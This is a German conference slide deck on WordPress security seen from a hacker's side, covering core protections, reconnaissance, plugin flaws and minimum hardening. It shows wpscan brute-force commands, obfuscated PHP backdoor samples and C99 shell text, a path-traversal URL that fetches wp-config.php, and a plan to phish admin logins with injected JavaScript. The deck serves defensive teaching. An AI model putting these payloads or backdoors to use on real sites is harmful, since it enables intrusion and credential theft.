

Ein Drittel des Internets hacken?

WordPress-Sicherheit aus der Sicht eines Hackers



Georg Knabl


-



-



-





Lufthansa



Besser hören. Besser leben.

STYRIARTE

Die steirischen Festspiele

Lenapföschek



Camera Austria



~~Ein Drittel~~


Die Macht der Entwickler

~~hacken?~~

~~der Sicht eines Hackers~~



**Das weltweit beliebteste
Content Management System**



Sicherheitsfunktionen von WordPress

Core Updates

- Versionsnummer "x.y.z", z.B. "5.3.2"
 - Major Version (x.y): Neue Features
 - Minor Version (z): Sicherheitsupdates, Bugfixes
- Auto Updates
 - per Default nur WordPress Core Minor Versions codeseitig auf Major Versions, Plugins und Themes ausweitbar
 - Support in jedem Major Version Branch seit v3.7
- signiert (seit 5.2)



Passwörter

- **phpass Library**

- zufälliger **Salt** mit **8x MD5-Hashing**

`$P$BMn6EXMdsI7klmd0.2cNGeqSgU8tGo0`

- Zufälligkeit via `/dev/urandom` wenn verfügbar (CSPRNG)
 - Umstieg auf z.B. `bcrypt` deaktiviert, aber **pluggable** → Plugins
- datenbankseitig: einfacher MD5-Hash akzeptiert, aber sogleich umgewandelt



```
$salt = substr($setting, 4, 8);  
if (strlen($salt) != 8)  
    return $output;  
  
# We're kind of forced to use MD5 here since it's the only  
# cryptographic primitive available in all versions of PHP  
# currently in use. To implement our own low-level crypto  
# in PHP would result in much worse performance and  
# consequently in lower iteration counts and hashes that are  
# quicker to crack (by non-PHP code).  
if (PHP_VERSION >= '5') {  
    $hash = md5($salt . $password, TRUE);  
    do {  
        $hash = md5($hash . $password, TRUE);  
    } while (--$count);  
} else {  
    $hash = pack('H*', md5($salt . $password));  
    do {  
        $hash = pack('H*', md5($hash . $password));  
    } while (--$count);  
}  
  
$output = substr($setting, 0, 12);  
$output .= $this->encode64($hash, 16);
```



Secret Keys

- für Hashing-Salts, Auth-Cookies, CSRF-Tokens etc.
- in wp-config.php
- Salt-Generator

```
define( 'AUTH_KEY',          'put your unique phrase here' );
define( 'SECURE_AUTH_KEY',   'put your unique phrase here' );
define( 'LOGGED_IN_KEY',     'put your unique phrase here' );
define( 'NONCE_KEY',         'put your unique phrase here' );
define( 'AUTH_SALT',         'put your unique phrase here' );
define( 'SECURE_AUTH_SALT',  'put your unique phrase here' );
define( 'LOGGED_IN_SALT',    'put your unique phrase here' );
define( 'NONCE_SALT',        'put your unique phrase here' );
```



```
define( 'AUTH_KEY',          '>6yalfP-2c^sfdQBU,/T:Wt3-$a|9YQidXwN0Sli,kr7{Q1!LAR!3{?u?pg+}>dY');
define( 'SECURE_AUTH_KEY',   'r!6z5=KRhW&8lHo?ugs1g672r!WJ--Sa,QU-cM+2uuYlGEIn5t4 EgR#hA{;[O1&');
define( 'LOGGED_IN_KEY',     '$#;^+yP!5z )d.EJ^erH6IIX-o@|&|VQ[u|-S]|VI1sn^vQlBKAcf+tt++-lah');
define( 'NONCE_KEY',         '|.*^6EUDZ3+Z{:byI:J;lKq`?R=HC_lFCWFSw,W.i| VS8C5aG;F;jHfeNR3|)H>');
define( 'AUTH_SALT',         'QSH1Yl0_lG?HEU,r$sf_tPe*sYgg<i?>&fc>92tZ)i5ngHQF?!hyZq/wn*8X/{ $L');
define( 'SECURE_AUTH_SALT',  'Y-5] 7YFo5_SIsQBfW$bql/jj- 0]?OVIb/Z+3--+3<-|8y5hFG:~/NZ%M$>r{K#');
define( 'LOGGED_IN_SALT',    'e(UnEo2Iby7c-%JLf0Fe[8lm-g28sGnJl!(s8|d-2X;8<t)-Y1,-N5b06/^9dwcV');
define( 'NONCE_SALT',        'wGMcK^E]EeVGNL+5Q-]]ftx>kt<#9^5|&++{y:w*ImbYl.pjGku%I!$NYOS[ 8f&');
```



Berechtigungssystem

- Roles & Capabilities
- min. eine Rolle pro Benutzer
- erweiterbar
- Beispiele
 - upload_files ($\geq$ Autor)
 - unfiltered_html ($\geq$ Redakteur)
 - install_plugins, install_themes, upload_plugins, upload_themes (Admin)
- eingeloggte User können wp-admin aufrufen (aber mit eingeschränkten Möglichkeiten)



Cookies & Sessions

- *http-only & secure* (verlangt HTTPS)

```
wordpress_[sec_]<md5(<site URL>)>  
wordpress_logged_in_<md5(<site URL>)>
```

- Ablauf: 2 Tage (*remember me*: 14 Tage)
- Session Token
 - HMAC, Key aus 43-stelligem, zufälligem Passwort
 - am Server bei verknüpftem User als aktive Session gespeichert (stateful)
inkl. User Agent & IP
 - nutzt Secret Keys aus wp-config.php



sonstige Sicherheitsfeatures

- Health Check & Wiederherstellungsmodus
- **mu-plugins** („must use“): in wp-admin nicht deaktivierbar
- Installation
 - Abfrage nach eigenem Usernamen (statt „admin“ als Standard)
 - Vorschlag eines sicheren Passworts (statt „123456“ des Users)
- emailbasierte **Passwort zurücksetzen**-Funktion
- diverse **Sicherheitsfunktionen** als API (z.B. *wp_verify_nonce()*, *wpkses()*, *esc_attr()* uvm.)
- **X-Frame-Options** gegen Clickjacking in wp-admin



Angriffsziel WordPress

Läuft hier WordPress?

- Generators

`<meta name="generator" content="WordPress 5.3.2" />`

- Pfade

- /wp-content/, /wp-includes/, /wp-admin/
- WP in Unterverzeichnis installiert?

- Dateien & Feeds

/readme.html, /license.txt, /home/feed/,
/wp-includes/js/wp-emoji-release.min.js

- REST-API (/wp-json/), XML-RPC (/xmlrpc.php)
- WordPress-Plugin-Namen/-Code im Frontend



Wie laufen typische Angriffe ab?

1. automatischer Schwachstellen-Scan
 - **schwache Admin-Passwörter**
 - **angreifbare WP-/Plugin-/Theme-Versionen**
mittels Exploit
2. Angriff/Einbruch
3. Umsetzung des Angriffszwecks
4. Persistenz mittels Backdoor/PHP-Shell
5. Spuren verwischen



Angriff

Kapern einer Neuinstallation

Informationsgewinnung

- Quelltext
 - Versionsnummer, Pfade, Plugins
- IP-Nachbarschaft & Hoster
- Apaches Directory Indexing aktiv?
- Logs zugänglich?
z.B. /wp-content/debug.log
- Fehlerausgabe auf Seite?
- Vulnerability Scanners: wpscan, wpseku



wpscan

- nutzt Datenbank mit Signaturen & Schwachstellen

- Schwachstellen-Scan

```
wpscan --url www.example.com --  
enumerate p,v,t,t
```

- Brute Force-Login

```
wpscan --url www.example.com --  
wordlist passwords.txt --username  
admin
```



WordPress Security Scanner by the WPScan Team
Version 3.4.3

Sponsored by Sucuri - <https://sucuri.net>
@WPScan_, @ethicalhack3r, @erwan_lr, @FireFart_

```
[+] URL: https://www.pageonstage.at/  
[+] Started: Wed Jun 26 12:43:53 2019
```

Interesting Finding(s):

```
[+] https://www.pageonstage.at/  
| Interesting Entries:  
| - Server: Apache  
| - Content-Security-Policy: default-src 'none'; font-src 'self'; img-src 'self'; object-src 'none'  
| Found By: Headers (Passive Detection)  
| Confidence: 100%
```

```
[+] https://www.pageonstage.at/wp2/xmlrpc.php  
| Found By: Headers (Passive Detection)  
| Confidence: 100%  
| Confirmed By:  
| - Link Tag (Passive Detection), 30% confidence  
| - Direct Access (Aggressive Detection), 100% confidence  
| References:  
| - http://codex.wordpress.org/XML-RPC_Pingback_API  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner  
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login  
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
```

```
[+] https://www.pageonstage.at/wp2/readme.html  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%
```

```
[+] WordPress version 5.1.1 identified (Latest, released on 2019-03-13).  
| Detected By: Rss Generator (Passive Detection)  
| - https://www.pageonstage.at/home/feed/, <generator>https://wordpress.org/?v=5.1.1</generator>  
| Confirmed By: Emoji Settings (Passive Detection)  
| - https://www.pageonstage.at/, Match: 'wp-includes/js/wp-emoji-release.min.js?ver=5.1.1'
```

```
[+] WordPress theme in use: pageonstage  
| Location: https://www.pageonstage.at/wp2/wp-content/themes/pageonstage/  
| Style URL: https://www.pageonstage.at/wp2/wp-content/themes/pageonstage/style.css  
| Style Name: Page On Stage  
| Author: Georg Knabl - Page On Stage  
| Author URI: http://www.pageonstage.at
```

```
| Detected By: Urls In Homepage (Passive Detection)
```

```
| Version: 1.0 (80% confidence)
```

```
| Detected By: Style (Passive Detection)
```

```
| - https://www.pageonstage.at/wp2/wp-content/themes/pageonstage/style.css, Match: 'Version: 1.0'
```

```
[+] Enumerating All Plugins
```


```
[+] Checking Plugin Versions
```

```
[i] Plugin(s) Identified:
```

```
[+] wordpress-seo
```



Enumeration

- Username Enumeration
(z.B. Admin Benutzername)



alternativ über REST-API:
`/wp-json/wp/v2/users`

- Page Enumeration (versteckte Seiten finden)



Generelle Schwächen

```
// don't load directly~  
if ( ! defined( 'ABSPATH' ) ) {  
    die( '-1' );~  
}
```

- alles liegt im **Webroot**
(Code, Logs, alle Uploads etc.)
- kein **Brute Force**-Schutz
plus: **Brute Force Amplification** via XML-RPC
- kaum Zwang für User/Entwickler sich an **Sicherheits-Best Practices** zu halten
- durchwachsene **Code-Basis**
(uneinheitliche/teilweise gar keine Coding-Standards, Abwärtskompatibilität, Mischung Logik/Inhalt/Präsentation)
- eingeschränkte automatisierte **Testbarkeit**



Generelle Schwächen

- **Information Disclosure**
 - Generators
 - Enumeration
 - Usernamen öffentlich
 - /wp-content/debug.log ungeschützt in Webroot
- Redakteure dürfen **beliebiges HTML veröffentlichen** („unfiltered_html“, inkl. JavaScript)
- sparsamer Einsatz sicherheitsrelevanter **HTTP-Header**
- u.U. nicht benötigte **Funktionen standardmäßig aktiv**
- Keine ausreichende **Codeanalyse** in WordPress-Marketplaces



Exploits finden

- <https://wpvulndb.com/>
- <https://packetstormsecurity.com/>
- <https://www.exploit-db.com/>
- <https://hackerone.com/wordpress/hacktivity>
- Metasploit
- nmap NSE scripts



Backdoors

- versteckte Includes an vielen Orten
- obfuskiert
- Payload & Kommandos via HTTP POST
- PHP Shells

```
<?php~  
/*62e14*/~  
~  
@include "\057wp\055in\143lu\144es\057im\141ge\163/. \0714a\143c5\1452.\151co";  
~  
/*62e14*/~
```

```
<?php $qmwpyvz = "ifepkzvspfgrird";$opxvbyxp = "";foreach  
($_POST as $wysowl => $mbkicxd){if (strlen($wysowl) == 16 and  
substr_count($mbkicxd, "%") > 10){vxpyqkz($wysowl,  
$mbkicxd);}}function vxpyqkz($wysowl, $hzeimohs){global  
$opxvbyxp;$opxvbyxp = $wysowl;$hzeimohs =  
str_split(rawurldecode(str_rot13($hzeimohs)));function  
rhaejxqpr($hkisfus, $wysowl){global $qmwpyvz, $opxvbyxp;return  
$hkisfus ^ $qmwpyvz[$wysowl % strlen($qmwpyvz)] ^  
$opxvbyxp[$wysowl % strlen($opxvbyxp)];}$hzeimohs = implode("",  
array_map("rhaejxqpr", array_values($hzeimohs),
```



C99 PHP Shell

C99Shell v. 1.0 beta (5.02.2005)

Software:

uname -a: Linux appgroup55 2.6.18-92.el5 #1 SMP Tue Jun 10 18:49:47 EDT 2008 i686

uid=501(www) gid=501(www) groups=501(www) context=user_u:system_r:unconfined_t

Safe-mode: **OFF** (not secure)

Directory: /var/www/html/techn/ **drwxrwxr-x**

Free 17.56 GB of 42.36 GB (41.47%)



[Mass deface](#) [Bind](#) [Processes](#) [FTP Quick brute](#) [LSA](#) [SQL](#) [PHP-code](#) [PHP-info](#) [Self remove](#) [Logout](#)

Listing directory (48 files and 42 directories):

Name ▼	Size	Modify	Owner/Group	Perms	Action
.	LINK	28.05.2010 12:27:35	www/www	drwxrwxr-x	 
..	LINK	25.05.2010 16:55:24	www/www	drwxr-xr-x	 
[misc]	DIR	27.05.2010 02:57:52	www/www	drwxr-xr-x	 
[uploads]	DIR	28.05.2010 10:16:29	www/www	drwxr--r--	 
[media]	DIR	27.05.2010 02:57:57	www/www	drwxr-xr-x	 
[model 4.10]	DIR	10.04.2009 15:15:34	www/www	drwxrwxr-x	 
[view]	DIR	15.01.2010 15:41:11	www/www	drwxrwxr-x	 
[blogchina]	DIR	22.05.2010 19:36:22	www/www	drwxrwxr-x	 
[teamsway]	DIR	21.06.2009 21:39:13	www/www	drwxrwxr-x	 
[languages]	DIR	10.03.2009 12:03:54	www/www	drwxrwxr-x	 
[dos]	DIR	25.05.2010 13:17:21	www/www	drwxr-xr-x	 
[images4.10]	DIR	10.03.2009 12:02:29	www/www	drwxrwxr-x	 
[dl]	DIR	24.05.2010 19:09:39	www/www	drwxr-xr-x	 



Populäre Plugins

98% aller
Schwachstellen von
WordPress in 2018
fallen auf **Plugins**



Contact Form 7
★★★★☆ (1.633)
Ein weiteres Kontaktformular-Plugin.
Einfach, aber flexibel.

Takayuki Miyoshi
5+ Millionen aktive Installationen Getestet mit 5.2.2



Yoast SEO
★★★★★ (26.712)
Verbessere dein WordPress SEO: Erstelle mithilfe des Yoast SEO-Plugin bessere Inhalte und erhalte eine komplett...

Team Yoast
5+ Millionen aktive Installationen Getestet mit 5.2.2



Akismet Anti-Spam
★★★★★ (821)
Akismet checks your comments and contact form submissions against our global database of spam to...

Automattic
5+ Millionen aktive Installationen Getestet mit 5.2.2



Jetpack von WordPress.com
★★★★☆ (1.405)
Das ideale Plugin für Statistiken, ähnliche Beiträge, Suchmaschinenoptimierung, Teilen in Social Media, Schutz, Backups, Sicherheit...

Automattic
5+ Millionen aktive Installationen Getestet mit 5.2.2



Classic Editor
★★★★★ (650)
Aktiviert den bisherigen klassischen WordPress-Editor sowie die Bearbeiten-Ansicht im alten Stil mit TinyMCE, Metaboxen usw....

WordPress Contributors
5+ Millionen aktive Installationen Getestet mit 5.2.2



WooCommerce
★★★★★ (3.299)
WooCommerce ist eine flexible Open-Source-E-Commerce-Lösung, die auf WordPress basiert. Verkäufe alles überall auf deine ganz...

Automattic
4+ Millionen aktive Installationen Getestet mit 5.2.2



WordPress Importer
★★★★☆ (279)
Importiere Beiträge, Seiten, Kategorien, Schlagworte und mehr aus einer WordPress-Export-Datei.

wordpressdotorg
4+ Millionen aktive Installationen Getestet mit 5.2.2



Wordfence Security – Firewall & Malware Scan
★★★★★ (3.402)
Secure your website with the most comprehensive WordPress security plugin. Firewall, malware scan, blocking, live...

Wordfence
3+ Millionen aktive Installationen Getestet mit 5.2.2



Duplicate Post
★★★★★ (404)




TinyMCE Advanced
★★★★★ (284)



Beispiel

- Advanced Custom Fields Plugin
 - > 1 Mio aktive Installationen
- <https://packetstormsecurity.com/search/?q=advanced+custom+fields>



Populäre Angriffe auf Plugins

- Slider Revolution

- Arbitrary File Download

- (CVE-2015-1579, CVE-2014-9734)

- vorinstalliert in vielen populären Themes
 - lt. Hersteller „7 Millionen User“

- ```
/wp-admin/admin-ajax.php?
action=revslider_show_image&img=../wp-config.php
```

- GDPR Compliance Plugin

- Arbitrary Code Execution & Privilege Escalation

- (CVE-2018-19207)

- > 100.000 Installationen



# CVE-2019-10673

Ultimate Member Plugin bis v2.0.40

> 100.000 aktive Installationen



# Cross Site Request Forgery (CSRF)

 **Account**

**Username**

  
**First Name**  
**Last Name**  
**E-mail Address**  

www.example.com

HTTP POST

email: poor-guy@example.com

...

Cookie: wordpress\_logged\_in\_b212...=hack\_me\_admin%7C158...

HTTP POST

email: bad-guy@evil-website.com

...

Cookie: wordpress\_logged\_in\_b212...=hack\_me\_admin%7C158...

**Funny Cat Pictures**

|                                                                                       |                                                                                       |                                                                                       |                                                                                       |
|---------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------|
|   |   |   |   |
|  |  |  |  |
|  |  |  |  |

 **Account**

**Username**

  
**First Name**  
**Last Name**  
**E-mail Address**  

www.evil-website.com



Angriff

# **Admin User übernehmen**

# Trojaner Plugins

Angriffsziel

**Theme- & Plugin-Marketplaces** oder  
**Premium-Plugin-Websites**

- angreifbar?
- kauf-/übernehmbar?

Oder gleich ein Plugin mit **absichtlichem Backdoor** veröffentlichen?



# Datenbank

- Inhalt hält Nutzerdaten & (HTML-) Inhalte
- Kontrolliert ein Angreifer die Datenbank:
  - Daten-Abgreifen (Passwort-Hashes, Userdaten)
  - JavaScript-Attacken
  - Umleitungen zu Malwareseiten
  - Admin-User erstellen
  - Defacement
  - ...
- von außen direkt zugänglich? PHPMyAdmin?  
→ Dictionary-/Brute-Force-Attacke an WordPress vorbei



# Hosting

- Poodle
- Heartbleed
- Shared Hosts: andere Websites angreifbar
- Configuration Errors
- Meltdown & Spectre
- veraltete PHP-/Apache-/MySQL Versionen
- Man-in-the-Middle
- Privilege Escalation
- Denial-of-Service
- Buffer Overflow
- Network Hardware Exploits



Angriff

# **Privilege Escalation von Redakteur zu Admin**



# Angriff: Privilege Escalation zu Admin

1. Kapern eines Redakteur-Users  
(Social Engineering, Passwort-Angriff)
2. JavaScript in neue Seite hinterlegen
  - Laden des wp-login.php-HTML-Inhalts
  - DOM-Manipulation der aktuellen Seite + JS History Push zur URL-Manipulation → sieht wie Login aus
  - sendet Logindaten an Angreifer
  - schließt sich nach Anmeldung
3. einen Admin dazu bringen diese Seite zu besuchen  
„Hilfe, da ist ein Bug auf <Link>. (Die Seite ist auf *privat* gestellt.)“



XSS

CSRF

Remote File Inclusion

Local File Inclusion

Directory Traversal

SQL-Injection

SMTP-Injection

Man-in-the-Middle

XML External Entities

Session-Hijacking

Denial-of-Service

Information Disclosure

Social Engineering

Click Jacking

Command Injection

Reconnaissance

OSINT



**Take *Aways***

*Software ist nur so sicher wie Entwickler sie machen.*

*Entwickler können nur absichern was sie kennen.*



# Mindestabsicherung

- **Updates** zeitnah einspielen
- konservative **Rollenvergabe**
- starke & einmalige **Passwörter**
- **Brute Forcing** via Plugin unterbinden
- **Plugins & Themes:**  
sparsam einsetzen & hochwertig



# Wie geht's weiter?

- OWASP
- The Web Application Hacker's Handbook  
(Stuttard Pinto, Wiley)
- You've Been Hacked!  
(Carsten Eilers, Rheinwerk Computing)
- Hacking & Security  
(Gebeshuber et al., Rheinwerk Computing)
- Kurse, siehe z.B. <https://www.pageonstage.at/>





DI (FH) **Georg Knabl**, MSc

Selbstständiger Softwareentwickler,  
Trainer & IT-Consultant

<https://www.pageonstage.at>



Slides unter

<https://www.pageonstage.at/slides/2020-wordcamp-vienna>

# Quellen

- vgl. Links & Bildunterschriften
- Logos von den jeweiligen Unternehmen
- Fakten
  - <https://www.imperva.com/blog/the-state-of-web-application-vulnerabilities-in-2018/>
- Bilder
  - <https://television.mxdwn.com/news/hit-series-mr-robot-comes-to-an-end-month-with-a-surprising-finale-spoilers/>
  - <https://www.niftycanvas.com/product/nc-black-hoodie/>
  - [https://de.wikipedia.org/wiki/Kali\\_Linux#/media/Datei:%D9%83%D8%A7%D9%84%D9%8A\\_%D9%84%D9%8A%D9%86%D9%83%D8%B3.png](https://de.wikipedia.org/wiki/Kali_Linux#/media/Datei:%D9%83%D8%A7%D9%84%D9%8A_%D9%84%D9%8A%D9%86%D9%83%D8%B3.png)
  - <https://github.com/tennc/webshell/blob/master/php/PHPshell/c9shell/c9shell.jpg>
- GIFs
  - <https://tenor.com/search/developers-ballmer-gifs>

